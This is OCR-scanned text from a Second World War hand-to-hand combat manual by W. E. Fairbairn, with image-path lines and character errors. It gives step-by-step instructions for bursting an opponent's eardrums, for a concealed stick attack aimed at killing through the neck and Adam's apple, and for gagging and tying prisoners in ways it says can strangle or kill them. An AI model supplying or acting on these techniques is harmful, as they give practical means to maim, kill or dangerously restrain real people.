


Fig. 75

Note. - The odds of knocking your opponent unconscious by this method are at least two to one. The fact that this can be accomplished with a match-box is not well-known, and for this reason is not likely to raise your opponent's suspicion of your movements. Naturally, all movements, from the start of the blow, must be carried out with the utmost speed.

NO. 23 - SMACKING THE EARS

This method should be applied when your opponent has no protection over his ears.

1. Cup your hands, keeping the fingers and thumbs bent and close together, as in Fig. 76.
2. Strike your opponent simultaneously over both ears, using five to ten pounds force (Fig. 77).



Fig. 76



Fig. 77



Fig. 77A

Note. - This will probably burst one or both ear-drums, give him at least a mild form of concussion, and make him what is known in boxing circles as "punch-drunk." You will then have no difficulty in dealing with him in any way you wish.
So that you may realize what the effect of a blow given as above is like, apply it on yourself, as in Fig. 77A. Care must be taken to use only half a pound force with each hand.

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GET TOUGH!
How to win in hand-to-hand fighting


As taught to the british commandos and the U.S. armed forces

W. E. FAIRBAIRN

NO. 24 - THE ART OF GETTING UP FROM THE GROUND

You will have noted that no holds or locks on the ground are demonstrated. The reason for this is:

(a) THIS IS WAR: your object is to kill or dispose of your opponent as quickly as possible and go to the assistance of your comrades.
(b) Once on the ground, you are more vulnerable to attack. (See No. 3B, Bronco Kick.)
(c) It takes months of constant daily practice to master the an of falling, and personal instruction from a qualified instructor is essential.
(d) There is a vast difference between falling on mats in a gymnasium and falling on a road or rocky ground.



Even a roll on to a stone or a small stump of a tree, should it press into the kidneys, would certainly put you out of the fight permanently.
It is, therefore, obvious that you should concentrate on remaining on your feet. No attempt is made to teach you how to fall,


but the following guides are given on how to get back on your feet if you do fall or are thrown:

1. You are on the ground, as in Fig. 78.
2. Turn your body sharply towards your left-hand side, stomach to the ground, rising by the help of the right forearm and right knee to the position shown in Fig. 79.
3. Pushing on the ground with both hands, force yourself backwards into the position shown in Fig. 80, and then stand up.

Note. - All the above movements muse be one rapid and continuous roll or twist of the body. If, when in the position shown in Fig. 80, your opponent is behind you, place your right foot as near as possible to your left hand (Fig. 81), turn sharply on both feet towards your left-hand side, and you will find yourself facing your opponent.

NO. 24A - GETTING UP FROM THE GROUND (BACKWARDS)

1. You have fallen on to your back on the ground.
2. Lie flat on your back and place your right arm at an angle of 90 degrees from the body, the back of your hand on the ground and your head turned towards your left shoulder (Fig. 82).
3. Raise your legs from the waist and shoot them over your right shoulder (Fig. 83). When in this position, allow your right arm and hand to turn with your body.
4. Bend your right leg and bring it to the ground as close to your right arm as possible. Keeping your left leg straight reach as far back with it as possible (Fig. 84).
5. Your left hand will be on the ground approximately opposite your right knee. Press on the ground with both hands and force yourself up on to your right knee. Continue the pressure until you are on your feet (Fig. 85).



Note. - The reason for keeping your feet apart in the movement shown in 4 is that you will immediately be on-balance when you come up on your feet. This is a very important point to note and is very seldom taken care of by the average man. A man off-balance can be pushed

down again with a few pounds' pressure of either hand. Moreover, he cannot administer an effective blow or even defend himself properly.

NO. 25 - ÀTTÀÑÊ WITH A SMALL STICK OR CANE

A man without a weapon to defend himself, especially after long exposure, is very likely to give up in despair. It is remarkable what a difference it would make in his morale if he had a small stick or cane in his hand. Now, add to this the knowledge that he could, with ease, kill any opponent with a stick, and you will then see how easy it is to cultivate the offensive spirit which is so essential in present-day warfare.




Fig. 86 Fig. 87

1. A small stick of 18 to 24 inches in length and about i inch in thickness will make an ideal weapon. (If one is not available, it can be broken off a tree.)
   Note. - If you are to be successful in the application of this method, it is essential for you to have the element of surprise on your side. This can best be obtained by taking the position shown in Fig. 86.
2. Retaining your hold of the stick with your right hand, 'swing the other end up and catch it in your left hand about six inches from the end. This should be done without looking down at your hands or stick. Pay particular attention to the position of the hands (Fig. 87).

Note. - The reason for using this unusual hold of the stick should be obvious. It is not at all likely that anyone (not previously aware of this particular method of attack) would have the slightest suspicion that he was in danger of being attacked.

NO. 25 - ATTACK WITH A SMALL STICK OR CANE (cont)

You are close up and facing your opponent, as in Fig. 88.

1. Strike your opponent across the stomach with the left end of the stick by a vicious circular motion towards your right-hand side.

In delivering this blow, there are four essential points that must be carried out simultaneously:

(a) Your loose grip on the stick, both hands (Fig. 87), must be changed to one as strong as possible.
(b) The movement of your left hand is towards your right-hand side.
(c) The movement of your right hand is inwards to the left, but much shorter than that of the left hand, because of your right hand's coming against your right side.
(d) The movement of your left foot is forward towards the right. This permits you to put the weight of your body behind the blow. See Fig. 89.




Fig. 88 Fig. 89 Fig. 90

NOTE. - This blow across your opponent's stomach would not, if he were wearing thick clothing, put him out, but it would surely make him bring his chin forward, which is exactly the position you want him in.

2. Keeping the firmest possible grip of the stick with both hands, jab upwards with the end of the stick (left-hand end) and drive it into his neck and kill him (Fig. 90). The mark you are after is the soft spot about two inches back from the point of the chin.

NO. 25 - ATTACK WITH A SMALL STICK OR CANE (concl.)

You have missed your opponent's chin when you attacked as in Fig. 90.

3. Smash him down the face with the end of the stick, as in Fig. 91, putting all the weight of your body behind the blow.
4. If necessary, follow-up with a smash across the left side of your opponent's face with the right-hand end of the stick, as in Fig. 92.

Note. - You have taken a step to your left front with your right foot to permit of the weight of the body being behind the blow.

5. If at any time after the initial attack across the stomach your opponent's head is high in the air, exposing the front part of his neck: Aim to strike the "Adam's apple" with the center of the stick, putting every ounce of strength behind the blow. This should kill him, or at least knock him unconscious (Fig. 93).




Fig. 91 Fig. 92 Fig. 93

Note. - Methods No. 2 (the point, up under the chin) and No. 5 (the center, into the "Adam's apple") are finishing-off or killing blows, but you must first bring your opponent into the position that permits you to deal them effectively. Method No. i (the point across the stomach) will, on account of its unexpectedness, enable you to accomplish this, and your attack should always start with the stomach attack.

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
W. E. FAIRBAIRN

NO. 26 - VARIOUS METHODS OF SECURING A PRISONER

All raiding parties should have among their equipment a small roll of adhesive tape, preferably of one or more inches in width, and a length of silk rope or cord, about a quarter of an inch in diameter and about five yards in length, for gagging and securing a prisoner whom they wish to leave unguarded.

To Gag a Prisoner.- Force a piece of cloth or a lump of turf into his mouth; then place two or more strips of adhesive tape, approximately four and a half inches in length, firmly over his mouth, taking care not to cover his nostrils.

Tying the Highwayman's Hitch.--This knot should be practised on' a pole or the back of a chair, until it can be done in the dark.



1. Holding the cord with a short end (about two feet), pass it behind the pole, with the short end to the left and the long to the right (Fig. 94).
2. Pass the long end, in a loop, up and over the pole and through the loop held in the left hand. Then pull down on the short end with the right hand (Fig. 95).

3. Pass the short end of the cord, in a loop, up and over the pole and through the loop held in the left hand, and form the knot shown in Fig. 96.
4. Holding the loop in the left hand, pull down on the long end of the cord, pass the left hand through the loop and then pull on both ends of the cord and tie two half-hitches to prevent slipping (Fig. 97).

NO. 26 - VARIOUS METHODS OF SECURING A PRISONER (cont.)

A - From the Handcuff Hold



Fig. 98




Fig. 99

1. Throw your prisoner to the ground on his stomach, tying his wrists together behind his back by means of the High-way man's Hitch, as in Fig. 98, and force his arms well up his back.
2. Pass the cord around his neck; then back and around his wrists again; then bend his legs backwards and tie his legs together, as in Fig. 99.

Note. - If your prisoner keeps still, he will not hurt himself, but should he attempt to struggle, he will most likely strangle himself.

NO. 26 - VARIOUS METHODS OF SECURING A PRISONER (cont.)

B -"The Grape Vine"

Select a tree, post, or lamp-post of about seven inches in diameter.

1. Make your prisoner climb on the tree as in Fig. 100.
2. Place his right leg around the front of the tree, with his foot to the left. Place his left leg over his right ankle, as in Fig. 101, and take his left foot back behind the tree.
3. Force him well down the pole until the weight of his body locks his left foot around the tree, as in Fig. 102.




Fig. 100 Fig. 101 Fig. 102

Note. - Even though you have left your prisoner's hands free, it will, if he has been forced well down the tree, be almost impossible for him to escape. Normally, the average man placed in this position would get cramp in one or both legs within ten to fifteen minutes, when it is not at all unlikely that he would throw himself backwards. This would kill him.
Caution. - To release your prisoner: Two persons are necessary, one on either side. Take hold of his legs and lift him up the tree; then unlock his legs.

NO. 26. - VARIOUS METHODS OF SECURING A PRISONER (cont.)

Ñ - The Chair
A chair with an open back is preferable.

1. Force your prisoner to sit on the chair, pass one of his arms through the back and the other arm around it, and tie his wrists together by means of the Highwayman's Hitch

(Fig. 103).
2. Tie the upper part of his arms to the chair, one on either side (Fig. 104).
3. Tie both feet to the chair - one on either side - with only the toes of his boots resting on the ground, as in Fig. 105.
4. Gag him, if necessary.

